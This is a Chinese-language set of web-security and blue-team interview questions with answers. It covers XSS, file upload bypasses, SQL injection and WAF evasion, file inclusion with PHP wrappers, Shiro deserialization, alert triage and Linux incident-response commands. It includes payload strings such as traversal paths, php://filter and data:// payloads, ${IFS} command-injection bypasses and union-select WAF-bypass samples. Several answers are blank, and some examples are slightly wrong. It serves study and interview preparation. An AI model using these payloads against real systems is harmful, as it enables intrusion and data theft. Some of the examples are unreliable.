
存储型，反射型，DOM型

存储型：

是将相关的xss攻击代码直接存储到数据库中，只需要用户访问相关界面就会触发相关代码执行。不需要用户去主动触发。

反射型：

相关的xss代码反应在相关页面的响应中，需要相关用户主动去触发，用户提交数据

DOM型：

通过修改页面的DOM型节点形成xss

### 问题6：如何防御xss 10

**答案：**

对提交的所有内容进行过滤，对url中的参数进行过滤，过滤掉会导致脚本执行的相关内容;然后对动态

输出到页面的内容进行html编码 最稳妥的方法是把所有输出点，输出之前都过滤一下html代码，建议用成熟的js库过滤，自己写的正则

容易出错。

### 问题7：文件上传常见利用方式（10分）

**问题1: 常见绕过方式**

**答案：**

前端js验证：禁用js或者直接burp改包

文件类型校验：修改http头Content-type,MIME类型

黑名单：上传特殊可解析后缀，上传.htaccess，.user.ini,后缀大小写绕过，点绕过，空格，::$DATA 绕过，配合解析漏洞，双后缀名绕过

白名单：MIME绕过，%00截断，0x00截断，0x0a截断

文件内容校验：文件头检查，突破getimagessize()，突破exif\_imagetype()，二次渲染

其他：条件竞争

配合相关中间件的解析漏洞：iis6.0，iis7.0,iis7.5解析漏洞，apache解析漏洞，nginx解析漏洞

**问题2:确定可解析后缀名方法**

**答案：**

fuzz测试

### 问题8：文件上传一句话绕过方式10

**答案：**

一句话木马常见的绕过方式

使用不常用的函数执行命令

关键字大小写，动态拼接

特殊字符干扰

编码绕过等等

### 问题9：命令注入常见的危险函数(5分)

**答案：**

PHP函数：

• system

• exec

• passthru

• shell\_exec

• popen

• proc\_open

• eval

• assert

• passthru

• pcntl\_exec

• call\_user\_func\_array

• create\_function

### 问题10：php中常见的命令分隔符（5分）

**答案：**

%0a, \r, \n, ;, &, &&, |, ||

### 问题11：常见的绕过方式（空格绕过， 黑名单）（10分）

**问题1: 空格绕过方式**

**答案：**

• ${IFS} 其中{}用来截断，比如cat$IFS2会被认为IFS2是变量名。另外，在后面加个$可以起到截断的作用，一般用$9，因为$9是当前系统shell进程的第九个参数的持有者，它始终为空字符串

**问题2: 黑名单绕过**

**答案：**

• 续行符\

• 单引号ca’’t

• 通配符\* fla\*

• ?

• 连接符 cat /etc/pass'w'd

### 问题12：文件包含漏洞（10分）

**问题1: 文件包含漏洞形式，常见的php函数**

**<?php include("inc/" . $\_GET['file']); ?>**

**答案：**

1. include(包含过程中出错会报错，不影响后续语句的执行)

2. include\_once（仅包含一次）

3. require（包含过程中代码出错，后续代码不执行）

4. require\_once（仅包含一次）

**问题2: 常见的包含形式**

**答案：**

1. 同目录包含直接加当前目录下的相关的文件

2. 目录遍历 ?file=../../../../../../../../../var/lib/locate.db

3. 日志注入 ?file=../../../../../../../../../var/log/apache/error.log

### 问题13：常见的php伪协的使用议以及相关的使用条件（10分）

**答案：**

常见的协议说出来即可

1. php://input

可以获取post数据流

使用条件：

allow\_url\_include=On

allow\_url\_fopen-Off/On

使用方法：

file =php://input

POST:phpinfo();

2. php://filter

可以获取指定文件的源码，但是当他与包含函数结合是，php://filter流会被当做php文件执行。所以我们一般对其进行编码，让其不执行。从而导致任意文件读取

使用条件：

allow\_url\_fopen=Off/On

allow\_url\_include=Off/On

使用方法；

?file=php://filter/read=convert.base64-encode/resource=phpinfo.php

3. zip://

可以访问压缩包里的文件。当他与包含函数结合时，zip://流会被当做php文件执行。从而实现任意文件执行。同类型的还有：zlib:// 和bzip2://

使用条件：

必须要zip压缩包（后缀无所谓，文件格式是zip就行）。

allow\_url\_fopen=Off/On

allow\_url\_include=Off/On

php >=5.2

使用方法：

zip://[压缩包绝对路径]#[压缩包内的文件]

?file=zip://D:\zip.zip%23phpinfo.txt

4. phar://

和zip://类似，绝对路径和相对路径都可以

使用条件：

必须要zip压缩包（后缀无所谓，文件格式是zip就行）。

allow\_url\_fopen=Off/On

allow\_url\_include=Off/On

php >=5.2

使用方法：

zip://[压缩包绝对路径]#[压缩包内的文件]

?file=zip://D:\zip.zip/phpinfo.php(与zip://不同之处在于一个是# ，一个是/)

5. data://

同样类似于php://input

使用条件：

allow\_url\_fopen=On

allow\_url\_include=On

使用方法：

?file=data://,<?php phpinfo();

?file=data://text/plain,<php phpinfo();

?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

?file=data:text/plain,<php phpinfo();

?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

### 问题14：常见的业务逻辑漏洞出现的位置（10分）

**答案：**

1. 交易类型

修改支付的价格

修改支付的状态

修改购买数量为负数

修改金额为负数

重放成功的请求

并发数据库锁处理不当

2. 账户

注册：覆盖注册，尝试重复用户名，注册遍历猜解已有账号

登录：撞库，账号劫持，尝试账号密码锁死账户

找回密码：重置任意用户名，密码重置后新密码在返回包中，Token验证逻辑在前端，X-Forwarded-Host处理不正确

修改密码：越权修改密码，修改密码没有旧密码验证

申诉：身份伪造，逻辑绕过

信息查询：权限限制不当可以越权查询，用户信息ID可以猜测导致遍历

3. 验证码

验证码：验证码可重用

验证码可预测

验证码强度不够

验证码无时间限制或者失效时间长

验证码无猜测次数限制

验证码传递特殊的参数或不传递参数绕过

验证码可从返回包中直接获取

验证码不刷新或无效

验证码数量有限

验证码在数据包中返回

修改Cookie绕过

修改返回包绕过

验证码在客户端生成或校验

验证码可OCR或使用机器学习识别

验证码用于手机短信/邮箱轰炸

### 问题15：越权漏洞大致有几种类型（10分）

**答案：**

未授权访问

水平越权：

攻击者可以访问与他拥有相同权限的用户的资源

权限类型不变，ID改变

垂直越权：

低级别攻击者可以访问高级别用户的资源

权限ID不变，类型改变

交叉越权：

权限ID改变，类型改变

### 问题16：拿到一个待检测的站，应该做什么（10分）

**答案：**

1. 信息收集

1) 服务器的相关信息(真实ip， 系统类型，版本，开放端口，WAF等)

2) 网站指纹识别(包括，cms, cdn，证书等)，dns记录

3) c、whois信息， 姓名，备案，邮箱，电话反查(邮箱丢社工库，社工准备等)

4) 子域名收集，旁站，C段等

5) google hacking针对化搜索，pdf文件， 中间件版本，弱口令扫描等

6) 扫描网站目录结构，爆后台，网站banner, 测试文件，备份等敏感文件泄漏等

7) 传输协议，通用漏洞，exp, github源码等

2. 漏洞挖掘

1) 浏览网站，看看网站规模，功能，特点等

2) 端口，弱口令，目录等扫描,对响应的端口进行漏洞探测，比如rsync,心脏出血，mysql,ftp,ssh弱口令等。

3) XSS, SQL注入，上传，命令注入，CSRF, cookie安全检测， 敏感信息，通信数据传输，暴力破解，任意文件上传，越权访问，未授权访问，目录遍历，文件包含，重放攻击(短信轰炸)，服务器漏洞检测，最后使用漏扫工具等

3. 漏洞利用权限提升

1) mysq|提权，serv-u提权， oracle提权

2) windows 溢出提权

3) linux脏牛, 内核漏洞提权

4. 清楚测试数据并输出报告

1) 日志、测试数据的清理

2) 总结，输出渗透测试报告，附修复方案

5. 复测

1) 验证并发现是否有新漏洞，输出报告，归档

### 问题17：发现web日志里有大量域名或ip访问是什么情况 （5分）

**答案：**

ddos或者爬虫

# 护网面试题总结

### 问题1：⽂件上传，⿊⽩名单绕过⽅式？

**答案：**

后缀、⼤⼩写、字符::$DATA 特殊符号、双写（畸形⽂件名））

⽩名单较为安全，修改允许上传的⽂件类型 %00截断 0x00截断、char（0）MIME

### 问题2：sql注⼊原理

**答案：**

Sql 注⼊攻击是通过将恶意的 Sql 查询或添加语句插⼊到应⽤的输⼊参数中，再在后台 Sql 服务器上解析执⾏进⾏的攻击，它⽬前⿊客对数据库进⾏攻击的最常⽤⼿段之⼀。

### 问题3：sql攻击⽅法

**答案：**

union联合查询，布尔盲注，报错注⼊，堆叠注⼊，延时，⼆次

### 问题4：sql注⼊漏洞原理

**答案：**

⽹站数据过滤不严格,过分信赖⽤户输⼊的数据, 没有过滤⽤户输⼊的恶意数据，⽆条件的把⽤户输⼊的数据当作SQL语句执⾏，因此导致sql注⼊漏洞产⽣

### 问题5：报错注⼊常⽤函数

**答案：**

updatexml()，ﬂoor()，extractvalue()

### 问题6：mysql默认存在的哪个数据库，注⼊时经常⽤到？

**答案：**

Information\_schema

### 问题7：时间型盲注特点？常⽤函数？易受到什么影响？

**答案：**

特点:时间型盲注⻚⾯没有明显的回显，只能根据⻚⾯刷新时间的⻓短来去判断构造语句是否正确

常⽤函数:sleep函数 if条件语句等

易受⽹络波动影响

### 问题8：布尔型盲注特点?常⽤函数？

**答案：**

特点:根据⻚⾯正确和错误的两种状态，来判断构造语句是否正确

常⽤函数:

### 问题9：sql注⼊常⽤闭合字符

**答案：**

单引号’ 双引号“ 单引号括号‘） 双引号括号”）

### 问题10：常⻅的sql注⼊有哪些注⼊类型？

**答案：**

1、以有⽆闭合字符分类的话 就是 字符型和整数型

2、以数据传输⽅式分类的话 常⻅的就是post类型和get类型

3、根据注⼊模式来细分的话 常⻅的就是 联合查询注⼊ 报错型注⼊ 布尔型盲注 时间型盲注 宽字节注⼊等

### 问题11：宽字节注⼊利⽤条件

**答案：**

利⽤条件:数据库采⽤gbk字符集，⽹站将引号转义为反斜杠加引号

GBK双字节编码中⽤两个字节表示⼀个汉字,可以使⽤%df使闭合字符绕过反斜杠转义。

### 问题12：sql注⼊绕WAF姿势(不⽤全都说，说⼏个就⾏)

**答案：**

**函数⼤⼩写混合绕过**

可以绕过的原因：服务器端检测时未开启⼤⼩写不敏感

**多重关键字绕过**

可以绕过的原因:服务器端检测到敏感字符时替换为空

形式：ununionion selselectec

**编码绕过**

可以绕过的原因：服务器端未检测或检测不严具有编码形式的关键字

编码类型：⼗六进制编码、URL编码、Unicode编码

**注释绕过**

可以绕过的原因：服务器端未检测或检测不严注释内的字符串

注释形式: 形式：/\*\*/，/\*!\*/，/\*!12345\*/，#，-- -等

**等价函数或命令绕过**

可以绕过的原因：服务器端⿊名单不完整，过滤不严

等价函数形式：

Mysql查询：Union distinct、updatexml、Extractvalue、ﬂoor

字符串截取函数：mid、substr、substring、left、reverse

字符串连接函数：concat、group\_concat、concat\_ws

字符串转换：char、hex、unhex

替换逗号：limit 1 oﬀset 0，mid(version() from 1 for 1)

替换等号：like

**特殊符号绕过**

绕过原因：数据库中效果相同，服务器端却没有限制

形式：

科学记数法 and 1e0 = 1e0

空⽩字符 %0a %a0 %0b %20 %09 反单引号 `table\_name`

括号 select \* from (test.admin)

**组合绕过**

可以绕过原因：服务器端检测多处位置，需要多重绕过⽅式组合使⽤

形式：id = 1’ and/\*\*/’1’like’2’/\*\*//\*!12345union\*/select 1,2,3

### 问题13：什么样的⽹站可能存在sql注⼊漏洞？

**答案：**

和数据库有数据交互的这种⽹站，⽐如⼀些⽤php，asp这⼀类动态脚本写的⽹站

还有就是伪静态的⽹站，虽然看着是html的⽹站，但是实际上是动态⽹站和数据库有数据交互。

### 问题14：sql注⼊漏洞挂⻢利⽤成功的条件？

**答案：**

1、⽀持联合查询

2、知道⽹站的绝对路径

3、上传⻢的路径允许写⼊⽂件

4、⽊⻢上传上去后能够被解析执⾏。

5、能够找到⽊⻢上传上去以后的位置。

### 问题15：当你发现⼀个⽹站存在sql注⼊漏洞时，你会怎么进⾏挂马?

**答案：**

我会通过⼿注的⽅式和sqlmap进⾏挂⻢

### 问题16：说下⼿注⽅式挂⻢⽤到什么函数

**答案：union ,select ,into outﬁle**

### 问题17：sqlmap挂⻢⽤什么参数？

**答案：--os-shell**

### 问题18：你⼀般会怎么利⽤sql注⼊漏洞？

**答案：**

1、利⽤sql注⼊漏洞去读数据,⼀般读⽤户数据，⽹站可能有后台

2、利⽤sql注⼊挂⻢直接拿下服务器权限。

### 问题19：如何挖掘sql注⼊漏洞?

**答案：**

⾸先我会看下这个⽹站是否是动态⽹站，然后通过⼿⼯注⼊或者使⽤sqlmap⼯具进⾏扫描。

如果详细说的话，⼿注会先尝试⽤敏感字符进⾏尝试，，找出闭合字符，然后根据⻚⾯状态选择注⼊的模式，⽐如如果是联合查询，接下来就是判断列数，判断显示位，求⽹站当前数据库，求当前数据库所有表名，求指定表下列名，求指定列名下字段。

### 问题20：sql注⼊漏洞如何修复?

**答案：**过滤恶意字符和函数，

### 问题21：自我介绍

**答案：**

护⽹时间持续了多久

⽤过哪些⼚商的检测设备：奇安信天眼、⾦睛云华⾼级威胁检测系统

## 天眼的使用

### 问题1：如何判断告警是否是误报？

**答案：**

⾸先看下此告警，发起攻击的源ip(就是攻击ip)是内⽹ip还是外⽹ip

1、如果是内⽹ip，并且告警流量请求包内有明显的恶意请求，⽐如请求包内有ipconﬁg,whoami等，那么此内⽹服务器即有可能失陷，会把此ip⽴即上报给研判组⼈员，让研判组⼈员对这个ip进⾏详细的分析；还有就是这个

可能是被访问的这个内⽹系统，本身业务系统存在业务逻辑问题，因为内⽹所布置的很多业务系统往往不会考虑⼀些安全性问题，⽐如在正常的业务逻辑请求中直接带了sql语句，就会触发设备规则产⽣告 警，这⼀类是属于

误报，然后会将此告警上报给研判⼈员，需要研判组专家和甲⽅客户确认下是否是该系统存在此业务逻辑问题，并且需要确认告警的源ip在此告警的时间段附近有没有进⾏操作过。

2、如果是外⽹ip,那么就主要根据请求包和响应包的数据内容进⾏对⽐，⽐如请求包内有⼀些恶意语句，

⽐如sql执⾏语句(select version 等)，那么我会判定此攻击为恶意攻击。

### 问题2：如果看到内⽹挖矿告警怎么处理？

**答案：**

⼤部分内⽹挖矿告警，⽊⻢病毒都是基于情报的告警，误报率很⼤，很有可能是因为内部员⼯使⽤⼤量盗版软件以及盗版系统导致，因此⽆法准确判断。

但是护⽹期间此类告警需要谨慎处理，不放过任意⼀条告警，所以我会将此类告警上报到研判⼈员处， 由研判⼈员再进⾏进⼀步的验证

### 问题3：如果看到⼀条sql注⼊告警，怎么判断是否攻击成功？

**答案：**

根据请求包和响应包对⽐进⾏判断。⽐如看下请求包内是否有sql语句，如果有sql语句(例如select version),并且响应包内容有执⾏成功的回显(就是响应包⾥⾯有数据库版本),那么判定sql注⼊攻击成功。

### 问题4：如果看到⼀条⽂件上传的告警，怎么判断是否攻击成功?

**答案：**

根据请求包和响应包进⾏对⽐判断。⾸先看下状态码404的状态码告警可以⾸先筛掉，着重看下响应包 状态码是200和302的状态码的。然后看下请求包内⽂件名是否是恶意脚本⽂件名称,请求包正⽂内容是否包含恶意脚本内容，还有就是观察下响应包

### 问题5：如果看到⼀条命令执⾏的告警，怎么判断是否攻击成功?

**答案：**

根据请求包和响应包进⾏对⽐判断，看下请求包内是否有系统命令，⽐如看下请求包内是否有ipconﬁg， 然后看下响应包回显是否有ip相关的内容，如果有的话说明攻击成功，如果没有，说明攻击未成功，但是确实也还是恶意攻击

### 问题6：如果看到⼀条xss类型告警，怎么判断是否攻击成功？

**答案：**

根据请求包和响应包进⾏对⽐判断，看下请求包插⼊的脚本，在响应包内是否有，当然这样还不能准确判断是否攻击成功，再将响应包的正⽂复制出来，放到html后缀的⽂档内，⽤浏览器打开，看下是否有弹窗之类的。

### 问题7：如果看到ssrf告警，没有明显的回显，怎么判断是 否攻击成功？

**答案：**

如果能做漏洞验证的话，我会进⾏复现验证下。如果不能做漏洞验证的话，就查下⽇志看看他探测的⽬标有没有流量交互，如果有流量交互的话应当是攻击成功。

### 问题8：如果天眼设备上短时间内有⼤量告警，你会怎么进⾏分析？

**答案：**

根据轻重缓急进⾏筛选查看，从⾼危到低危，从命令执⾏到⽬录遍历这种等

### 问题9：你觉得天眼的误报率怎么样？

**答案：**

相对于其它⼚商的设备来说的话，天眼的误报率不⾼，⼤部分规则⽐较准确，但是很难检测到0day攻击

### 问题10：天眼⽇志检索常⽤的语法?

**答案：**

dip 被 攻 击 的 ip dport 被攻击的端⼝sip 源ip

sport 源端⼝

uri 请求的url地址data 请求包的正⽂内容status 响应包的状态码host 域 名

### 问题11：天眼或者流量传感器上出现webshell⽊⻢使⽤告警告警，怎么应对？

**答案：**

1、验证此条告警是否真的成功？（成功的话，直接就可以出报告了）

2、失败的话，判断攻击者是⼿⼯还是扫描⼯具批量⾏为？

3、进⼊分析平台进⼀步分析，查看分析平台攻击IP除了⽂件上传以外是否存在其他攻击⾏为，攻击结果如何？

溯源：

攻击者是怎么把⽊⻢写进来的

### 问题12：天眼或者传感器上出现命令执⾏告警，怎么应对？

**答案：**

1、验证此条告警是否真的成功？（成功的话，直接就可以出报告了）

2、失败的话，判断攻击者是⼿⼯还是扫描⼯具批量⾏为？

3、进⼊分析平台进⼀步分析，查看分析平台攻击IP除了⽂件上传以外是否存在其他攻击⾏为，攻击结果如何？

4、将发现时间及攻击⾏为反馈给护⽹客户

### 问题13：如果看到内⽹ip发起攻击，怎么应对？

**答案：**

1，⾸先通知研判，然后配合客户看是否是有其他主机被攻陷

2，通知客户，看是否是客户正常业务误报

### 问题14：流量分析经验总结？(换成⾃⼰的话)

**答案：**

1、内⽹攻击莫忽视

2、企图告警需排查

3、爆破⾏为也要看

4、成功失陷追仔细

### 问题15：各种日志文件

**答案：**

**ubuntu**

ubuntu系统的⽇志信息保存路径为：/var/log/，如:

● auth - 安全验证⽇志

● boot - 启动⽇志

● kern - 内核⽇志

● syslog - 系统⽇志

● wtmp - 与/var/run/utmp ⼀起记录了连接时间⽇志

● Xorg - 显示服务⽇志

**apache**

/var/log/auth.log(⽤户登陆⽇志⾥)

## 应急响应

### 问题1：应急响应流程

**答案：**

应急响应常⻅流程

响应 – 阻断 – 分析 – 清除 – 加固

响应：⾸先判断事件类型，其次保持第⼀现场，然后在客户允许的范围内收集信息

阻断：根据感染情况，关闭⽹站，拔掉⽹线，隔离感染主机，如果客户业务正常运⾏，这时候可以选择切断不重要的主机去观察⾏为。

分析：分析关键信息，溯源攻击⼿法：1，分析三⼤件⽇志，样本，流量，还原攻击⾏为。2，根据⾏为还原攻击路径，攻击过程。⾏为分析基于三⼤件分析，结合系统表现出来的情况做分析，例如：启动项、启动脚本、进程、内存等。

清除：使⽤D盾或者河⻢，找出上传webshel。然后找出是否存在后⻔，隐藏⽤户，启动项，启动脚本或者进程等

加固：根据情况加固，打补丁、对系统进⾏限制（⽹络隔离、⾏为管理等）、升级防御设备、完善防御流程（防御设备的部署、⼈员的部署、规则库的升级）

### 问题2：linux应急命令

**答案：**

**查看⽤户信息**

查看特权⽤户：

cat /etc/passwd

查看影⼦⽂件：

cat /etc/shadow

查看系统是否存在其他的特权⽤户，UID为0的话就代表和root⽤户⼀样的特权⽤户：

awk -F: '$3==0{print $1}' /etc/passwd cat /etc/passwd |grep x:0

查看当前登录⽤户,以及其登陆ip：

who

查看⽬前登⼊系统的⽤户，以及他们正在执⾏的程序：

w

查看现在的时间、系统开机时⻓、⽬前多少⽤户登录，系统在过去的1分钟、5分钟和15分钟内的平均负载：

uptime

查看密码⽂件上⼀次修改的时间，如果最近修改过，那就可能存在问题：

stat /etc/passwd

查看能⽤bash shell登陆的⽤户：

cat /etc/passwd | grep /bin/bash

**历史命令**

查看历史命令：

history

保护历史命令：

cat .bash\_history >>history.txt

**端口：**

netstat -pantu

如果发现可疑外联ip，即可根据对应PID查找其⽂件路径：

ls -l /proc/pid/exe

**进程**

查看进程：

ps -aux

查看关联进程:

ps -aux | grep pid

查看cpu占⽤率前⼗的进程:

ps aux --sort=pcpu | head -10

**⾃启项**

systemctl list-unit-ﬁles | grep enabled

**定时任务**

查看定时任务:

crontab -l

查看指定⽤户定时任务:

crontab -u root -l

**进程监控**

进程同台监控，默认根据cpu的占⽤情况进⾏排序，按B可根据内存使⽤情况排序：

top

监控指定程序：

top -p pid

静态监控：

ps -ef

**host⽂件**

查看host⽂件是否被篡改：

cat /etc/hosts

**登陆⽇志**

统计爆破主机root账号的失败次数及ip：

grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more

查看成功登陆的⽇期，⽤户名，ip：

grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'

**命令状态**

查看命名修改时间，防⽌被替换：

stat /bin/netstat

获取⽂件创建时间：

获取⽂件inode号stat /⽂件名

查找⽂件所在磁盘路径：

df -h | grep ⽂件名

⽤debugfs查看⽂件的创建时间：

debugfs -R 'stat <inode号>' 磁盘路径

### 问题3：linux服务器被上传webshell，如何进⾏应急

**答案：**

可是根据相关设备的流量告警进⾏⼿动排查。也可以使⽤D盾或者河⻢的webshell扫描

### 问题4：应急响应常⽤⼯具

**答案：**

D盾，河⻢webshell查杀，微步云沙箱和微步在线


### 问题5：查看进程注册表的⼯具

**答案：**

pchunter,⽕绒剑

### 问题6：勒索病毒处置流程

**答案：**



## Shiro反序列化

### 问题1：shiro反序列化原理

**答案：**

AES加密的密钥Key被硬编码在代码⾥，意味着每个⼈通过源代码都能拿到AES加密的密钥。因此，攻击者构造⼀个恶意的对象，并且对其序列化，AES加密，base64编码后，作为cookie的rememberMe字段 发送。Shiro将rememberMe进⾏解密并且反序列化，最终造成反序列化漏洞

### 问题2：判断shiro框架

**答案：**

在请求包的Cookie中为remeberMe字段赋任意值 返回包中存在set-Cookie：remeberMe=deleteMe URL中有shiro字样

有时候服务器不会主动返回remeberMe=deleteMe，直接发包即可

### 问题3：如何判断shiro反序列化漏洞

**答案：**

⽤⼯具判断寻找密钥和利⽤链，⽣成报⽂，最后利⽤

举例：burpsuite仅能抓到shiroCipherKey，也就是触发shiro漏洞的秘钥，利⽤这个秘钥结合另⼀款⼯具“ShiroExploit-v2.3.jar”使⽤即可

## 渗透思路

### 问题1：⽂件上传漏洞原理

**答案：**

开发⼈员未在⽂件上传点对⽂件名和⽂件内容做严格的过滤,导致⽤户可以上传恶意脚本到服务端。

### 问题2：⽂件上传漏洞⼀般上传什么⻢?

**答案：**

符合⽹站语⾔环境的⼀句话、冰蝎、⼤⻢等等

### 问题3：⽂件上传绕过⽅式

**答案：**

绕过⿊名单、绕过⽩名单，绕过前端验证，对⽂件内容进⾏绕过

### 问题4：当你进⾏⽂件上传时，发现⽹站是iis服务器你会上传什么后缀类型的⻢？

**答案：**

asp或者aspx

### 问题5：当你上传asp的脚本⽂件时上传不上去，你会上尝试 再上传什么类型的后缀⽂件？为什么上传此类后缀的⽂件脚本

**答案：**

我会尝试将⽂件后缀名改为asa或者cdx或者cer尝试进⾏上传； Iis服务器开启了⽂件后缀扩展功能

### 问题6：当你发现上传服务器是apache服务器，你会尝试上传什么后缀的⻢？

**答案：**

php

### 问题7：当你发现上传服务器中间件是tomcat中间件，你会尝试上传什么后缀的⻢？

**答案：**

Jsp

### 问题8：当你发现上传服务器中间件是weblogic中间件，你会尝试上传什么后缀的⻢？

**答案：**

Jsp

### 问题9：当你发现上传服务器中间件是nginx，你会尝试上传什么后缀的⻢？

**答案：**

Php

### 问题10：⽂件上传漏洞防护

**答案：**

防护：常⻅的防护措施⽐如⽂件类型可以通过⽩名单或者⿊名单进⾏判断，当⽂件上传后对⽂件进⾏重命名呀，限制上传⽂件⼤⼩呀等。

⽩名单⽐⿊名单要更安全⼀些。

## XSS

### 问题1：XSS的集中分类

**答案：**

两种（反射/存储）

反射：⾮持久化，没有存⼊数据库，⽤户点击⼀下反应⼀下存储：存储在服务端数据库，属于最危险的xss代码

DOM型：通过修改DOM节点形成的XSS

持久和⾮持久的区别是什么？ （会不会将攻击代码存在数据库⾥⾯）

### 问题2：xss原理

**答案：**

跨站脚本攻击，指的是攻击者往web⻚⾯插⼊恶意脚本代码,当⽤户浏览时,嵌⼊web⻚⾯⾥的脚本代码就会执⾏,从⽽达到恶意攻击⽤户的特殊⽬的

⼀般有三个⻆⾊:攻击者,⽬标服务器,受害者浏览器

### 问题3：xss标签（不是事件）：

**答案：**

< script >、< img >、< input >、< details >、< svg >、< select >、< iframe >、< video >、< audio

>、< body >

### 问题4：xss⼤⼩写和双写都过滤了咋办：

**答案：**

html实体编码、url编码、可以使⽤空格.换⾏，tab键或者/\*\*/,/\*!a\*/,的形式绕过关键词的检测

### 问题5：xss修复与防范：

**答案：**

过滤危险字符，输⼊⻓度限制，还有HTML实体编码等。

# 面试题目整理

## 常⽤命令

### 问题1：例举⼀些常⽤的Linux命令

**答案：**

s：显⽰当前⽂件夹的内容

ifconfig：查看ip地址 whoami：查看⽤户

netstat：查看端⼝

ps：查看进程列表

grep：⽂件中搜索字符串

crontal：检查定时任务

### 问题2：例举⼀些常⽤的Windows命令

**答案：**

ping：检查⽹络联通

ipconfig：查看ip地址 dir：显⽰当前⽂件夹的内容

net user：查看⽤户

netstat：查看端⼝

tasklist：查看进程列表

find：搜索⽂件中的字符串

### 问题3：Linux查看上⼀次⽤户登录信息

**答案：**

last命令 查看⽤户登录历史； 此命令会读取 /var/log/wtmp⽂件；/var/log/btmp可以显示远程登陆信息。

### 问题4：Linux查看最近⼀次⽤户登陆失败的信息

**答案：**

### 问题5：Linux中Apache的⽇志存储位置

**答案：**

Linux环境中Apache也就是httpd服务的启动，查看apache⽇志很简单，⽤如下命令即可：

cd /var/log/httpd/ ；

在基于Debian的Linux上，系统范围的Apache错误⽇志默认位置是/var/log/apache2/error.log。默认位置可以通过编辑Apache的配置⽂件进⾏修改。

### 问题6：Linux安全⽇志存储位置Linux列出⽬录下所有的⽂件

**答案：**

### 问题7：Linux中⽤什么命令可以控制⼝令存活时间

**答案：**

### 问题8：Linux如何查看⽂件权限被修改的时间

**答案：**

### 问题9：Windows列出所有的运⾏服务信息命令

**答案：**

services.msc，打开服务（本地）

net start 查看开启了哪些服务

### 问题10：Windows与另⼀台机器建⽴匿名连接的命令

**答案：**

### 问题11：windows远程下载命令

**答案：**

## Web

### 问题1：SQL注入

#### SQL注⼊的原理；

**答案：**

sql注⼊攻击是输⼊参数未经过滤，然后直接拼接到sql语句当中解析,执⾏恶意sql语句进⾏攻击⽬的的技术

#### SQL注⼊的利⽤⽅式；

**答案：**

SQL注⼊根据注⼊点可以分为数值型注⼊和字符型注⼊；；

根据注⼊⽅式可以分为联合注⼊,报错注⼊,布尔盲注,时间盲注,⼆次注⼊,堆叠注⼊,宽字节注⼊和HTTP Header注⼊；

#### 报错注⼊使⽤的函数及原理

**答案：**

#### SQL注⼊可能出现的场景

**答案：**

Web⻚⾯⼀般存在SQL注⼊的业务场景为登录功能、搜索功能、商品购买、⽂件上传等与数据库有交互的场景。这些场景⼀但被SQL注⼊，则可能会导致数据库中存放的⽤户的隐私信息被泄露、⽹⻚被篡改、⽹站被挂⻢、数据库被恶意篡改、服务器被远程控制等影响

### 问题2：文件上传

#### 1、⽂件上传的原理

**答案：**

由于程序员在对⽤户⽂件上传部分的控制不⾜或者处理缺失⽽导致⽤户可以越过其本身权限向服务器上传可执⾏的动态脚本⽂件；

#### 2、⽂件上传的利⽤⽅式

**答案：**

#### 3、⽂件上传功能的检测点有哪些

**答案：**

客户端的JS检测（主要检测⽂件名后缀）

服务端检测（MINE类型检测、⽂件后缀名、⽂件格式头）

### 问题3：渗透测试

#### 渗透测试的流程；

**答案：**

#### 登录⻚⾯的渗透思路；

**答案：**

#### 信息收集的思路；

**答案：**

#### CDN绕过的⽅式有哪些；

**答案：**

### 问题4：应急响应

#### 应急响应的流程；

**答案：**

Linux常⽤的应急响应命令：**答案：**

### 问题5：webshell⼯具

#### 常⻅的webshell⼯具；

**答案：**

#### webshell⼯具流量特征；

**答案：**

#### 冰蝎哥斯拉流量特征 及加密⽅式；

**答案：**

### 问题6：常见问题

#### 1、常⻅的端⼝号有哪些；

**答案：**

Web:80； Tomcat:8080 ；Mysql:3306 ；Oracle:1521 ；MSSql:1433 ；PostgreSQL:5432 ；

SMB:445 ；FTP:21 ；SSH:22； Telnet:23；HTTPS:443 ；VNC:5900 ；RDP远程桌⾯:3389；

#### 2、常⻅的数据库端⼝有哪些;

**答案：**

Oracle：1522； SQL Server：1433；Mysql: 3306 ；pointbase：9092；DB2：5000 ；

MongoDB：27017；Redis：6379；memcached：11211；

#### 3、MySQL怎么查看当前数据库的版本；

**答案：**

在查询框⾥输⼊如下指令

SELECT VERSION();

#### 4、mysql默认的库有哪些？

**答案：**

